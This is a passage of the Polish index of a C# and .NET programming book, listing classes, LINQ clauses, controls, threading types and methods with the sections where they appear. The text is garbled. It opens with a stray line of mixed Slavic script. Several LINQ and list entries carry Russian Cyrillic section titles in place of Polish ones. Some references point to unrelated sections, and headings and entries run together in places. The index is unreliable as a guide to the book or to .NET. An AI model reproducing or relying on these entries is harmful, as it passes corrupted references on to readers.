JSON, [Оголо́сість ёст важніе́ща од специализа́ции](#)

## K

## **katalog**

**App\_Code, Sposowanie innych komponentów**

**App\_Data, Typowy układ projektu MVC**

**App\_Start, Generowanie łączy do akcji**

**AppData, Znane katalogi**

**ApplicationData, Znane katalogi**

**Biblioteka, Wskaźniki do funkcji**

**Common, Style**

**Content, Typowy układ projektu MVC**

**Controllers, Pisanie widoków**

**Models, Pisanie modeli**

**Reflection, Pisanie modeli**

**Scripts, Typowy układ projektu MVC**

**Views, Kontrolery, Pisanie modeli**

**klasa, Zagnieżdżone przestrzenie nazw, Typy**

**ActionResult, Kontrolery**

**AfterYou, Konstruktory**

**AppDomain, Wyjątki nieobsługiwanie**

**ApplicationData, Znane katalogi**

**ArgumentException, Sposób na szybkie zakończenie aplikacji**

**ArgumentOutOfRangeException, Sposób na szybkie zakończenie aplikacji**

**Assembly, Anatomia podzespołu, Wczytywanie podzespołów, Typy**

**odzwierciedlania, Pisanie modeli**

**AssemblyModel, Pisanie modeli**

**AsyncSubject<T>, BehaviorSubject<T>**

**Attribute, Typ atrybutu**

**AutoResetEvent, Obiekty zdarzeń**

**Barrier, Obiekty zdarzeń**

**Base, Dziedziczenie**

**BaseWithVirtual, Dostępność i dziedziczenie**

**bazowa object, Ograniczenia typu wartościowego**

**BehaviorSubject<T>, Subject<T>**

**BinarWriter, Klasy BinaryReader oraz BinaryWriter**

**BinaryReader**, [Klasy BinaryReader oraz BinaryWriter](#)  
**Block**, [Bloki i rozkład tekstu](#)  
**BlockingCollection**<T>, [Kolekcje współbieżne](#)  
**BlockUIContainer**, [Bloki i rozkład tekstu](#)  
**BufferedStream**, [Konkretne typy strumieni](#)  
**Capture**, [Przestrzenie nazw](#)  
**Collection**<T>, [Iteratory](#)  
**CollectionView**, [Zdarzenia a delegaty](#)  
**COM**, [Metadane](#)  
**Complex**, [Tablice](#)  
**ConcurrentQueue**<T>, [Kolekcje współbieżne](#)  
**ConcurrentStack**<T>, [Kolekcje współbieżne](#)  
**ConstructorInfo**, [MethodBase, ConstructorInfo oraz MethodInfo](#)  
**ContentControl**, [Kontrolki](#)  
**Control**, [Zdarzenia związane z układem](#), [Kontrolki](#)  
**Controller**, [Kontrolery](#)  
**ControlScheduler**, [Operator Amb](#)  
**CoreDispatcherScheduler**, [Operator Amb](#)  
**CountdownEvent**, [Klasa Barrier](#)  
**Counter**, [Typy referencyjne](#)  
**CourseChoice**, [Grupowanie](#)  
**CriticalFinalizerObject**, [Finalizatory krytyczne](#)  
**CryptoStream**, [Konkretne typy strumieni](#)  
**CultureInfo**, [LINQ](#)  
**CustomerDerived**, [Metody abstrakcyjne](#), [Metody abstrakcyjne](#)  
**CustomLinqProvider**, [Obsługa wyrażeń zapytań](#)  
**DataContractJsonSerialization**, [Serializacja kontraktu danych](#)  
**DataContractJsonSerializer**, [Serializacja kontraktu danych](#)  
**DataContractSerialization**, [Serializacja kontraktu danych](#)  
**DateOffset**, [Operator Amb](#)  
**Debug**, [Symbole komplikacji](#)  
**DeflateStream**, [Konkretne typy strumieni](#)  
**Delegate**, [Wywoływanie delegatów](#)

Derived, [Dziedziczenie](#)

Dictionary<TKey, TValue>, [Klasa ReadOnlyCollection<T>](#), [Klasa ExecutionContext](#)

Directory, [Interfejs IDisposable](#), [Klasa File](#)

DirectoryInfo, [Klasy FileInfo, DirectoryInfo oraz FileInfo](#)

Dispatcher, [Wykorzystanie wątków](#)

DispatcherObservable, [ObserveOn](#)

DispatcherScheduler, [Operator Amb](#)

DynamicFolder, [Niestandardowe obiekty dynamiczne](#)

DynamicObject, [Ograniczenia typu dynamic](#)

Encoding, [Konkretne typy do odczytu i zapisułańców znaków](#)

Environment, [Sposób na szybkie zakończenie aplikacji](#)

EventInfo, [EventInfo](#)

EventLoopScheduler, [SubscribeOn](#)

EventPattern<T>, [IEnumerable<T>](#)

Exception, [Obsługa wyjątków, Typy wyjątków](#)

ExceptionDispatchInfo, [Powtórne zgłaszanie wyjątków](#)

ExecutionContext, [Klasa ExecutionContext](#)

ExpandoObject, [Klasa ExpandoObject](#)

Expression, [Wyrażenia lambda oraz drzewa wyrażeń](#)

FieldInfo, [ParameterInfo](#)

File, [Klasa FileStream, Klasa File](#)

FileInfo, [Klasy FileInfo, DirectoryInfo oraz FileInfo](#)

FileNotFoundException, [Wiele bloków catch](#)

FileStream, [Interfejs IDisposable, Opróżnianie strumienia, Bezpośrednie stosowanie różnych sposobów kodowania](#)

FileSystemInfo, [Klasy FileInfo, DirectoryInfo oraz FileSystemInfo](#)

FileSystemWatcher, [Wskaźniki do funkcji](#)

FlowDocument, [Wyświetlanie tekstów](#)

FrameworkElement, [Przestrzenie nazw XAML oraz XML, Wyrównanie, Kontrolki użytkownika, Media](#)

GCHandle, [Określanie osiągalności danych](#)

Grid, [Grid](#)

**GZipStream**, [Konkretne typy strumieni](#)  
**HashSet**, [Zbiory](#)  
**HashSet<T>**, [Popularne typy delegatów](#)  
**HomeController**, [Kontrolery](#)  
**ImageBrush**, [ImageBrush](#)  
**Interlocked**, [Składowe statyczne](#), [Muteksy](#), [Klasa Interlocked](#)  
**InternalsVisibleToAttribute**, [Pisanie testu jednostkowego](#)  
**IOException**, [Wiele bloków catch](#)  
**ItemsControl**, [Kontrolki postępów](#), [Szablony kontrolek](#)  
**KeyWatcher**, [Implementacja źródeł cieplych](#)  
**Lazy<T>**, [Typy ogólne](#), [Leniwa inicjalizacja](#)  
**LazyInitializer**, [Składowe statyczne](#), [Klasa Lazy<T>](#)  
**LibraryBase**, [Metody abstrakcyjne](#)  
**LinkedList<T>**, [Kolejki i stosy](#)  
**List<T>**, [Tajniki typów ogólnych](#), [Kopiowanie i zmiana wielkości](#),  
[Synchronizacja](#)  
**ManualResetEvent**, [Blokady odczytu i zapisu](#), [Klasa Barrier](#)  
**ManualResetEventSlim**, [Obiekty zdarzeń](#)  
**ManualResetState**, [Blokady odczytu i zapisu](#)  
**Marshal**, [Wartości wynikowe technologii COM](#)  
**MethodInfo**, [Module](#), [MethodBase](#), [ConstructorInfo](#) oraz [MethodInfo](#)  
**MemoryStream**, [Length](#)  
**MethodBase**, [MethodBase](#), [ConstructorInfo](#) oraz [MethodInfo](#)  
**MethodBody**, [MethodBase](#), [ConstructorInfo](#) oraz [MethodInfo](#)  
**MethodInfo**, [MethodBase](#), [ConstructorInfo](#) oraz [MethodInfo](#)  
**Mock<T>**, [Ograniczenia typu referencyjnego](#)  
**ModelSource**, [Pisanie modeli](#), [Pisanie kontrolerów](#), [Obsługa dodatkowych danych wejściowych](#)  
**ModeSource**, [Trasowanie](#)  
**Module**, [Assembly](#)  
**Monitor**, [Synchronizacja](#), [Monitory oraz słowo kluczowe lock](#)  
**MoreDerived**, [Dziedziczenie](#)  
**MulticastDelegate**, [Tworzenie delegatów](#), [Popularne typy delegatów](#),

## Zgodność typów

Mutex, Semafora

NewThreadScheduler, Wbudowane mechanizmy szeregujące

NoAfterYou, Konstruktory

Observable, Tworzenie źródła przy wykorzystaniu delegatów,

Subskrybowanie obserwacyjnych źródeł przy użyciu delegatów,

IEnumerable<T>

Page, Generowane klasy i kod ukryty, Strony nadzędne

Parallel, Anulowanie

ParameterInfo, MethodBase, ConstructorInfo oraz MethodInfo

Path, Przestrzeń nazw, Bezpośrednie stosowanie różnych sposobów kodowania, Klasa Directory

PipeStream, Konkretne typy strumieni

Predicate<T>, Popularne typy delegatów

ProgressBar, Kontrolki Slider oraz ScrollBar

PropertyInfo, ParameterInfo

publiczna, Klasy

Queue<T>, Kolejki i stosy

Random, Przeszukiwanie i sortowanie

ReaderWriterLock, Klasa SpinLock

ReaderWriterLockSlim, Monitory oraz słowo kluczowe lock, Klasa SpinLock

ReadOnlyCollection<T>, Interfejsy list i sekwencji, Klasa Collection<T>

ReflectionController, Obsługa dodatkowych danych wejściowych

ReplySubject<T>, BehaviorSubject<T>

ResourceManager, Numery wersji a wczytywanie podzespołów,

Identyfikator kulturowy

RuntimeHelpers, Wyjątki asynchroniczne

SafeHandle, Finalizatory krytyczne, Wyjątki asynchroniczne, Procesy 32- i 64-bitowe

SaleLog, Monitory oraz słowo kluczowe lock

ScarceEventSource, Niestandardowe metody dodające i usuwające zdarzenia

Semaphore, [Klasa Barrier](#)  
SemaphoreSlim, [Semafora](#)  
Shape, [Kowariancja i kontrawariancja](#)  
SmtpClient, [Obiekty zdarzeń, Obsługa błędów](#)  
SortedDictionary< TKey, TValue >, [Słowniki posortowane](#)  
SortedSet, [Zbiory](#)  
Source< T >, [Przetwarzanie opóźnione](#)  
SpinLock, [Oczekiwanie i powiadomienia](#)  
Stack< T >, [Kolejki i stosy](#)  
StateStore, [Windows 8 oraz interfejs IRandomAccessStream](#)  
Stopwatch, [Konteksty sprawdzane](#)  
StorageFile, [Windows 8 oraz interfejs IRandomAccessStream](#)  
Stream, [Przypadkowe utrudnianie scalania, Pliki i strumienie](#)  
StreamReader, [Wyjątki zgłasiane przez API, Konkretne typy do odczytu i zapisu łańcuchów znaków](#)  
StreamWriter, [Konkretne typy do odczytu i zapisu łańcuchów znaków](#)  
StringBuilder, [Znaki i łańcuchy znaków](#)  
StringComparer, [Słowniki, Wczytywanie podzespołów](#)  
StringReader, [StreamReader oraz StreamWriter](#)  
StringWriter, [StreamReader oraz StreamWriter](#)  
Subject< T >, [Tematy](#)  
SynchronizationContext, [Powinowactwo do wątku oraz klasa SynchronizationContext](#)  
SynchronizationContextScheduler, [Operator Amb](#)  
System.Array, [Dziedziczenie i tworzenie obiektów](#)  
System.Attribute, [Atrybuty](#)  
System.Exception, [Dziedziczenie i tworzenie obiektów](#)  
System.GC, [Przypadkowe utrudnianie scalania](#)  
System.Object, [Dziedziczenie i tworzenie obiektów](#)  
System.String, [Obsługa dodatkowych danych wejściowych](#)  
TabControl, [Kontrolki list WPF](#)  
Task, [Uruchamianie prac przy wykorzystaniu klasy Task, Zadania, Mechanizmy szeregujące, Związki zadanie nadzędne — zadanie podrzędne](#)

**Task<T>**, [Zadania](#)  
**TaskCompletionSource<T>**, [Obsługa błędów](#)  
**TaskPoolScheduler**, [Wbudowane mechanizmy szeregujące](#)  
**TaskScheduler**, [Wbudowane mechanizmy szeregujące](#), [Opcje kontynuacji](#)  
testu jednostkowego, [Pisanie testu jednostkowego](#)  
**TextReader**, [TextReader oraz TextWriter](#), [TextReader oraz TextWriter](#)  
**TextWriter**, [TextReader oraz TextWriter](#), [TextReader oraz TextWriter](#)  
**Thread**, [Pamięć lokalna wątku](#), [Pamięć lokalna wątku](#)  
**ThreadLocal<T>**, [Pamięć lokalna wątku](#)  
**ThreadPool**, [Uruchamianie prac przy wykorzystaniu klasy Task](#),  
[Heurystyki tworzenia wątków](#), [Obiekty zdarzeń](#)  
**ThreadPoolScheduler**, [Wbudowane mechanizmy szeregujące](#)  
**ThresholdComparer**, [Tworzenie delegatów](#), [Przechwytywane zmienne](#)  
**Type**, [Typy odzwierciedlania](#), [Assembly](#), [MethodInfo](#)  
**TypeDescriptor**, [EventInfo](#)  
**TypeInfo**, [Typy odzwierciedlania](#), [Type oraz TypeInfo](#), [Type oraz TypeInfo](#)  
**TypModel**, [Pisanie kontrolerów](#)  
**UnicodeEncoding**, [StringReader oraz StringWriter](#)  
**VariableSizedWrapGrid**, [Grid](#)  
**ViewResult**, [Kontrolery](#)  
**VisualStateManager**, [Wiązanie szablonów](#)  
**WaitHandle**, [Obiekty zdarzeń](#)  
**WeakReference**, [Słabe referencje](#)  
 **WebClient**, [API asynchroniczne](#), [Zadania](#), [Mechanizmy szeregujące](#)  
**WindowsObservable**, [Zdarzenia .NET](#)  
**WindowsRuntimeStreamExtensions**, [Windows 8 oraz interfejs](#)  
[\*\*IRandomAccessStream\*\*](#)  
**WrapPanel**, [Panele WPF](#)  
**XmlReader**, [StreamReader oraz StreamWriter](#)  
**XmlSerializer**, [Serializacja kontraktu danych](#)  
**klasy**  
kolekcji współbieżnych, [Klasa LazyInitializer](#)  
konkretnie, [Metody abstrakcyjne](#)

ogólne, [Typy ogólne](#)  
ostateczne, [Metody abstrakcyjne](#)  
statyczne, [Składowe statyczne](#)  
wewnętrzne, [Klasy](#)

## klauzula

`else`, [Sterowanie przepływem](#)  
`from`, [Wyrażenia zapytań](#)  
`group`, [Wyrażenia zapytań](#), [Grupowanie](#)  
`join`, [Grupowanie](#)  
`let`, [Jak są rozwijane wyrażenia zapytań](#)  
`orderby`, [Określanie porządku](#)  
`select`, [Wyrażenia zapytań](#), [Selekcja](#), [Zapytania LINQ](#)  
`where`, [Wyrażenia zapytań](#), [Obsługa wyrażeń zapytań](#), [Generate](#)

## klient WCF Data Services, [Entity Framework](#)

## klip wideo, [ImageBrush](#)

## klucz

grupowania, [Grupowanie](#)  
`InprocServer32`, [Metadane](#)  
`PageHeaderTextStyle`, [Style](#)

## klucze silnych nazw, [Silne nazwy](#)

## kod

formularza, [Kontrolki serwerowe](#)  
`IL`, [Anatomia podzespołu](#)  
kontrolera HomeController, [Kontrolery](#)  
maszynowy, machin code, [Kod zarządzany i CLR](#)  
niezarządzany, [Określanie osiągalności danych](#), [Przypadkowe utrudnianie scalania](#)  
rodzimy, [Współdziałanie](#)  
ukryty, codebehind, [Przestrzenie nazw XAML oraz XML](#)  
uwierzytelniania komunikatu, MAC, [Kontrolki serwerowe](#)  
widoku głównego, [Trasowanie](#)  
widoku Index, [Widoki](#)  
zarządzany, [Kod zarządzany i CLR](#)

**kodeki, [Media](#)**

**kodowanie, [StringReader](#) oraz [StringWriter](#)**

ASCII, [Zmienne lokalne](#), [StringReader](#) oraz [StringWriter](#), [Obsługa łańcuchów znaków](#)

ISO/IEC 8859-5, [Windows 8](#) oraz [interfejs IRandomAccessStream](#)

UTF-8, [Windows 8](#) oraz [interfejs IRandomAccessStream](#)

Windows-1252, [Windows 8](#) oraz [interfejs IRandomAccessStream](#)

**kody mieszające, [Słowniki](#)**

**kolejka, [Zbiory](#)**

FIFO, [Uruchamianie prac przy wykorzystaniu klasy Task](#), [Uruchamianie prac przy wykorzystaniu klasy Task](#)

LIFO, [Uruchamianie prac przy wykorzystaniu klasy Task](#)

**kolejność**

inicjalizacji, [Konstruktory](#)

przetwarzania operandów, [Wyrażenia](#)

tworzenia obiektów, [Dziedziczenie i tworzenie obiektów](#)

**kolekcja, [Pętle znane z języka C](#), [Kolekcje](#)**

commaCultures, [Przetwarzanie opóźnione](#)

wyjątków, [Mechanizmy szeregujące](#)

**kolekcje**

bezpieczne, [Wątki, zmienne i wspólny stan](#)

leniwe, lazy collections, [Przeglądanie kolekcji przy użyciu pętli foreach](#)

współbieżne, [Kolekcje współbieżne](#)

**kolizja**

kodów mieszających, [Struktury](#)

nazw, [Składowe statyczne](#), [Metody abstrakcyjne](#)

**komentarze**

jednowierszowe, [Wyrażenia](#)

oddzielone, delimited comments, [Wyrażenia](#)

wielowierszowe, [Komentarze i białe znaki](#)

**kompilacja**

JIT, [Bezpieczeństwo](#)

warunkowa, [Komentarze i białe znaki](#)

kompilator XAML, [Przestrzenie nazw XAML oraz XML komponent](#), [Podzespoły](#), [Aplikacje Silverlight oraz Windows Phone komponent programowy](#), [Podzespoły](#) komunikacja pomiędzy procesami, ICP, [Konkretne typy strumieni komunikat o błędzie](#), [Zmienne lokalne konfiguracja budowania](#)

    Debug, [Symbole komplikacji](#)

    Release, [Symbole komplikacji](#)

konflikt nazw, [Zakres](#), [Tożsamość typu](#)

konkatenacja, [Zmienne lokalne](#)

konstruktor, [Pola](#)

    bezargumentowy, [Struktury](#), [Konstruktory](#), [Dziedziczenie i tworzenie obiektów](#)

    domyślny, [Konstruktory](#)

    klasy bazowej, [Dziedziczenie i tworzenie obiektów](#)

    klasy pochodnej, [Dziedziczenie i tworzenie obiektów](#)

    statyczny, [Konstruktory](#)

konstruktory

    klasy FileStream, [Klasa FileStream](#)

    klasy Thread, [Klasa Thread](#)

kontekst

    odzwierciedlania, reflection contexts, [EventInfo](#)

    odzwierciedlania niestandardowy, [Konteksty odzwierciedlania](#)

    synchronizacji, [Konteksty wykonania i synchronizacji](#)

    wykonywania, execution context, [Pamięć lokalna wątku](#), [Konteksty wykonania i synchronizacji](#)

konteksty sprawdzane, [Konteksty sprawdzane](#)

kontener StackPanel, [Marginesy i wypełnienia](#)

kontrawariancja, [Typy ogólne](#), [Typy ogólne](#)

kontrawariantny parametr typu, [Kowariancja i kontrawariancja](#)

kontroler

    HomeController, [Kontrolery](#), [Trasowanie](#)

    ReflectionController, [Pisanie kontrolerów](#), [Trasowanie](#)

## kontrolka

Button, [Kontrolki](#), [Kontrolki z zawartością](#), [Szablony kontrolek](#)  
CheckBox, [Kontrolki z zawartością](#)  
ComboBox, [Grid](#), [Kontrolki z zawartością](#), [Kontrolki postępów](#)  
ListBox, [Kontrolki z zawartością](#), [Kontrolki postępów](#), [Szablony danych](#)  
ProgressBar, [Kontrolki postępów](#)  
RadioButton, [Kontrolki z zawartością](#)  
RichTextBlock, [Bloki i rozkład tekstu](#)  
RichTextBlockOverflow, [Bloki i rozkład tekstu](#)  
RichTextBox, [Edycja tekstów](#)  
ScrollBar, [Kontrolki Slider oraz ScrollBar](#)  
ScrollViewer, [Panele WPF](#), [Kontrolki z zawartością](#)  
Slider, [Kontrolki z zawartością](#), [Kontrolki postępów](#)  
TabControl, [Kontrolki list WPF](#)  
TextBox, [Bloki i rozkład tekstu](#), [Wiiązanie danych](#)  
ToolTip, [Kontrolki z zawartością](#)  
WebBrowser, [Główne podzespoły współdziałania](#)

## kontrolki

list, [Listy](#)  
postępów, [Kontrolki Slider oraz ScrollBar](#)  
serwerowe, server-side controls, [Strony początkowe](#)  
serwerowe HTML, [Kontrolki serwerowe](#)  
użytkownika, user controls, [Wyjątki nieobsługiwane](#), [Menedżer stanu wizualnego](#)  
z zawartością, [Kontrolki](#)

## kontynuacje, [Pobieranie wyników](#)

## konwencja

cdecl, [Mechanizm Platform Invoke](#)  
stdcall, [Mechanizm Platform Invoke](#)

## konwencje nazewnicze, [Klasy](#)

## konwersja, [Złączenia](#)

delegatów, [Zgodność typów](#)  
delegatów zbiorowych, [Zgodność typów](#)

**jawna** liczb, [Konwersje liczb](#)  
**niedozwolona** delegatów, [Zgodność typów](#)  
**niejawna** liczb, [Typy liczbowe](#)  
**niestandardowa**, [Niestandardowe obiekty dynamiczne](#)  
wyrażenia zapytania, [Wyrażenia zapytań](#)  
kończenie operacji wejścia-wyjścia, [Wątki kończenia operacji wejścia-wyjścia](#)  
kopiowanie  
instancji, [Typy referencyjne](#)  
podzespołów, [Silverlight i obiekty skryptowe](#)  
referencji, [Typy referencyjne](#)  
strumienia, [Opróżnianie strumienia](#)

**koszt**  
alokacji, [Odzyskiwanie pamięci](#)  
blokowania, [Monitory oraz słowo kluczowe lock](#)  
utworzenia zasobu, [Interfejs IDisposable](#)

**kowariancja**, [Typy ogólne](#), [Typy ogólne](#)  
**kowariancja delegatów**, [Zgodność typów](#)  
**kowariantny parametr typu**, [Kowariancja i kontrawariancja](#)  
**krotki, tuples**, [Krotki](#)  
kształtowanie danych, data shaping, [Kształtowanie danych oraz typy anonimowe](#)

**kwalifikator**  
ascending, [Określanie porządku](#)  
descending, [Określanie porządku](#)  
out, [Przekazywanie argumentów przez referencję](#)  
ref, [Przekazywanie argumentów przez referencję](#)

**kwantyfikator**  
istnienia, Any, [Testy zawierania](#), [Agregacja oraz inne operatory zwracające jedną wartość](#)  
ogólny, All, [Testy zawierania](#), [Agregacja oraz inne operatory zwracające jedną wartość](#)

lambda, [Metody inline](#)

leniwa inicjalizacja, lazy initialization, [Leniwa inicjalizacja](#)

liczba

argumentów, [Inicjalizacja tablic](#)

operacji, [Przeszukiwanie i sortowanie](#)

taktów, tick count, [Konteksty sprawdzane](#)

wątków, [Heurystyki tworzenia wątków](#)

wymiarów tablic, [Tablice nieregularne](#)

liczby losowe, [Przeszukiwanie i sortowanie](#)

LIFO, last-in, first-out, [Kolejki i stosy](#)

LINQ, Language Integrated Query, [Prezentacja C#](#), [Wyrażenia lambda oraz drzewa wyrażeń](#)

operatorы группирования, [Запросы LINQ](#)

operatorы Join, [Операторы группирования](#)

LINQ operators, [LINQ](#)

LINQ provider, [LINQ](#)

LINQ to Entities, [LINQ](#), [Стандартные операторы LINQ](#), [Генерирование последовательностей](#)

LINQ to Events, [Reactive Extensions](#)

LINQ to HPC, [Проекции и отображения](#)

LINQ to Objects, [Przeszukiwanie i sortowanie](#), [LINQ](#), [Конверсии](#)

LINQ to SQL, [LINQ](#), [Стандартные операторы LINQ](#), [Entity Framework](#)

LINQ to XML, [Parallel LINQ \(PLINQ\)](#)

lista, [List<T>](#), [Интерфейсы списков и последовательностей](#), [Контроллеры последовательностей](#)

FIFO, [Збиory](#)

iVector<T>, [Конкретные типы потоков](#)

List<T>, [List<T>](#)

listy połączone, [Kolejki i stosy](#)

literały, [Инструкции](#)

logiczna wartość wynikowa, [Nazwa punktu wejścia](#)

logowanie, [Главные подразделы взаимодействия](#)

łańcuch

dziedziczenia, [Dziedziczenie](#)

znaków, [Szeregowanie](#)

łącza do widoku typów, [Obsługa dodatkowych danych wejściowych](#)

Łączenie

delegatów, [MulticastDelegate — delegaty zbiorowe](#)

list, [Operatory działające na całych sekwencjach z zachowaniem kolejności obserwowań](#) obserwowań, [Operatory biblioteki Rx](#)

## M

MAC, message authentication code, [Kontrolki serwerowe](#)

magazyn podzespołów, [Jawne wczytywanie podzespołów](#)

manifest

podzespołu, assembly manifest, [Podzespoły składające się z wielu plików wdrożenia](#), deployment manifest, [Podzespoły składające się z wielu plików](#)

mechanizm

DLR, [Typ dynamic](#)

dynamicznych pośredników, [Ograniczenia typu referencyjnego](#)

generowania widoków, view engines, [ASP.NET](#)

odzwierciedlania, [Odwziewanie](#), [Typ dynamic](#)

odzyskiwania pamięci, [Kod zarządzany i CLR](#), [Cykl życia obiektów](#), [Określanie osiągalności danych](#), [Słabe referencje](#), [Niestandardowe metody dodające i usuwające zdarzenia](#), [Procesy 32- i 64-bitowe](#)

Platform Invoke (patrz P/Invoke)

Razor (patrz Razor)

serializacji, [Pliki i strumienie](#), [Serializacja](#)

szeregujący, scheduler, [Operator Amb](#), [Opcje kontynuacji](#), [Nowe słowa kluczowe: async oraz await](#)

ControlScheduler, [Operator Amb](#), [SubscribeOn](#)

CoreDispatcherScheduler, [Operator Amb](#), [SubscribeOn](#)

CurrentThreadScheduler, [Mechanizmy szeregujące](#)

DispatcherScheduler, [Operator Amb](#), [SubscribeOn](#)

ImmediateScheduler, [Mechanizmy szeregujące](#)

przekazywanie, [SubscribeOn](#)

sposoby określania, [Mechanizmy szeregujące](#)

SynchronizationContextScheduler, [Operator Amb](#), [SubscribeOn](#)

trasowania, [Generowanie łączy do akcji](#)  
wczytywania podzespołów, [Podzespoły](#)  
współdziałania, [Typ dynamic](#)  
metadane, metadata, [Anatomia podzespołu](#), [Metadane](#), [Metadane](#)  
metadane .NET, [Anatomia podzespołu](#)  
metoda, [Konstruktory](#)  
    \_Foo@12, [Mechanizm Platform Invoke](#)  
    ActionLink, [Generowanie łączy do akcji](#)  
    AddRef, [Technologia COM](#)  
    Aggregate, [Agregacja](#)  
    AppednAllLines, [Klasa File](#)  
    Application\_Start, [Generowanie łączy do akcji](#)  
    Array.BinarySearch, [Przeszukiwanie i sortowanie](#)  
    Array.Clear, [Kopiowanie i zmiana wielkości](#)  
    Array.Copy, [Tablice prostokątne](#)  
    Array.FindIndex, [Delegaty, wyrażenia lambda i zdarzenia](#),  
    [MulticastDelegate — delegaty zbiorowe](#)  
    Array.IndexOf, [Użycie słowa kluczowego params do przekazywania](#)  
    zmiennej liczby argumentów, [Przeszukiwanie i sortowanie](#)  
    Array.Sort, [Przeszukiwanie i sortowanie](#), [Przeszukiwanie i sortowanie](#)  
    Assembly, [Pisanie kontrolerów](#)  
    Assembly.CreateInstance, [Type oraz TypeInfo](#)  
    Assembly.Load, [Jawne wczytywanie podzespołów](#)  
    Assert, [Symbole kompilacji](#)  
    AsStreamForRead, [Windows 8 oraz interfejs IRandomAccessStream](#)  
    AsStreamForWrite, [Windows 8 oraz interfejs IRandomAccessStream](#)  
    BackupEventLog, [Obsługa łańcuchów znaków](#)  
    BackupEventLogW, [Obsługa łańcuchów znaków](#)  
    Base.Foo, [MemberInfo](#)  
    BeginInvoke, [Więcej niż składnia](#)  
    BinarySearch, [Przeszukiwanie i sortowanie](#), [Przeszukiwanie i sortowanie](#)  
    BlockRead, [TextReader oraz TextWriter](#)  
    CallDispose, [Pakowanie](#)

[Cancel](#), [Inne wzorce asynchroniczne](#)  
[Cast<string>](#), [Stosowanie innych komponentów](#)  
[Caught](#), [Przechwytywane zmienne](#)  
[Close](#), [Length](#)  
[CoCreateInstance](#), [Metadane](#), [Metadane](#)  
[Compare](#), [Ograniczenia typu](#), [Kowariancja i kontrawariancja](#)  
[CompareExchange](#), [Muteksy](#)  
[ConfigureAwait](#), [Konteksty wykonania i synchronizacji](#)  
[Connect](#), [Tworzenie źródła przy wykorzystaniu delegatów](#)  
[Console.WriteLine](#), [Przeszukiwanie i sortowanie](#)  
[Console.ReadKey](#), [Wyrażenia](#)  
[Console.WriteLine](#), [Użycie słowa kluczowego params do przekazywania zmiennej liczby argumentów](#)  
[Contact](#), [Kontrolery](#)  
[Contains](#), [Zbiory](#)  
[ContainsKey](#), [Słowniki](#)  
[ContinueWith](#), [Pobieranie wyników](#), [Związki zadanie nadzędne — zadanie podrzędne](#)  
[CopyTo](#), [Tablice prostokątne](#)  
[Create](#), [Tworzenie źródła przy wykorzystaniu delegatów](#)  
[CreateDelegate](#), [Tworzenie delegatów](#), [Zgodność typów](#)  
[Derived.Foo](#), [MemberInfo](#)  
[Dispose](#), [Interfejsy list i sekwencji](#), [Iteratory](#), [Finalizatory krytyczne](#), [Length](#)  
[DownloadStringTaskAsync](#), [Klasy Task oraz Task<T>](#), [Mechanizmy szeregujące](#)  
[Encrypt](#), [Klasa File](#)  
[EndInvoke](#), [Więcej niż składnia](#)  
[EnsureInitialized](#), [Klasa Lazy<T>](#)  
[Enumerable.Repeat<T>](#), [Generowanie sekwencji](#)  
[EnumerateFiles](#), [Interfejs IDisposable](#)  
[EnumWindows](#), [Wskaźniki do funkcji](#)  
[Equals](#), [Struktury](#), [Wszechobecne metody typu object](#)

Exist, Klasa File

FailFast, Sposób na szybkie zakończenie aplikacji

File, Kontrolery

Finalize, Wszechobecne metody typu object, Wymuszanie odzyskiwania pamięci

FinAll, Filtrowanie

FindAll, Przeszukiwanie i sortowanie, Przechwytywane zmienne, Obsługa wyrażeń zapytań

FindIndex, Przeszukiwanie i sortowanie, Delegaty, wyrażenia lambda i zdarzenia

FindLongestLineAsync, Obsługa błędów

Flush, Położenie i poruszanie się w strumieniu, TextReader oraz TextWriter

FormatDictionary, Wątki, zmienne i wspólny stan

Frobinate, Typ dynamic

FromCurrentSynchronizationContext, Mechanizmy szeregujące

FromEventPattern, IEnumerable<T>, Zdarzenia .NET

GetAccessControl, Bezpośrednie stosowanie różnych sposobów kodowania

GetAwaiter, Wzorzec słowa kluczowego await, Obsługa błędów, Podsumowanie

GetCallingAssembly, Assembly

GetCultures, Obsługa wyrażeń zapytań

GetData, Pamięć lokalna wątku

GetDetails, Monitory oraz słowo kluczowe lock

GetDirectoryName, Klasa Path

GetDirectoryRoot, Klasa Directory

GetEnumerator, Interfejsy list i sekwencji, Iteratory

GetExportedTypes, Assembly

GetFileName, Klasa Path

GetFolderPath, Znane katalogi

GetHashCode, Struktury, Słowniki, Wszechobecne metody typu object

GetHashCode.Equals, Struktury

GetInfo, Słowniki

**GetInvocationList**, [Zgodność typów](#)  
**GetIsGreaterThanOrEqual**, [Tworzenie delegatów](#)  
**GetLastWin32Error**, [Wartości wynikowe technologii COM](#)  
**GetLength**, [Tablice prostokątne](#)  
**GetManifestResourceStream**, [Anatomia podzespołu](#)  
**GetNames**, [Dziedziczenie i tworzenie obiektów](#)  
**GetNextValue**, [Składowe statyczne, Typy referencyjne](#)  
**GetObjectData**, [Wyjątki niestandardowe](#)  
**GetPosition**, [Standardowy wzorzec delegatów zdarzeń](#)  
**GetResult**, [Wzorzec słowa kluczowego await](#)  
**GetType**, [Wszechobecne metody typu object](#), [Cykl życia obiektów](#),  
[Pakowanie](#), [Assembly](#)  
**GetTypeFromCLSID**, [Metadane](#)  
**GetValue**, [Konstruktor](#)  
**GroupJoin**, [Operatory Join](#)  
**IgnoreRoute**, [Trasowanie](#)  
**IndexOf**, [Przeszukiwanie i sortowanie](#)  
**Initialize**, [Testy jednostkowe](#)  
**InitializeComponent**, [Generowane klasy i kod ukryty](#)  
**inline**, [Przechwytywane zmienne](#)  
**int.TryParse**, [Wyjątki](#)  
**Interval**, [Interval](#), [Timer](#)  
**Invoke**, [Więcej niż składnia](#), [MethodBase](#), [MethodInfo](#) oraz  
[MethodInfo](#)  
**InvokeMember**, [Type oraz TypeInfo](#)  
**IsDefined**, [Typ atrybutu](#)  
**IsGreaterThan**, [Tworzenie delegatów](#), [Przechwytywane zmienne](#)  
**IsGreaterThanZero**, [Przeszukiwanie i sortowanie](#), [Delegaty, wyrażenia](#)  
[lambda i zdarzenia](#)  
**IsSupersetOf**, [Zbiory](#)  
**Join**, [Operatory Join](#)  
**LoadFile**, [Assembly](#)  
**LoadFrom**, [Jawne wczytywanie podzespołów](#)

**LogPersistently**, [Obiekty zdarzeń](#)  
**Main**, [Punkt wejścia do programu](#), [Klasy](#), [Tożsamość typu](#)  
**MapRoute**, [Trasowanie](#)  
**Marshal.Release**, [Czas życia obiektów RCW](#)  
**Math.Sqrt**, [Wyrażenia](#)  
**MemberwiseClone**, [Wszechobecne metody typu object](#)  
**Monitor.Enter**, [Jak jest przekształcana instrukcja lock](#)  
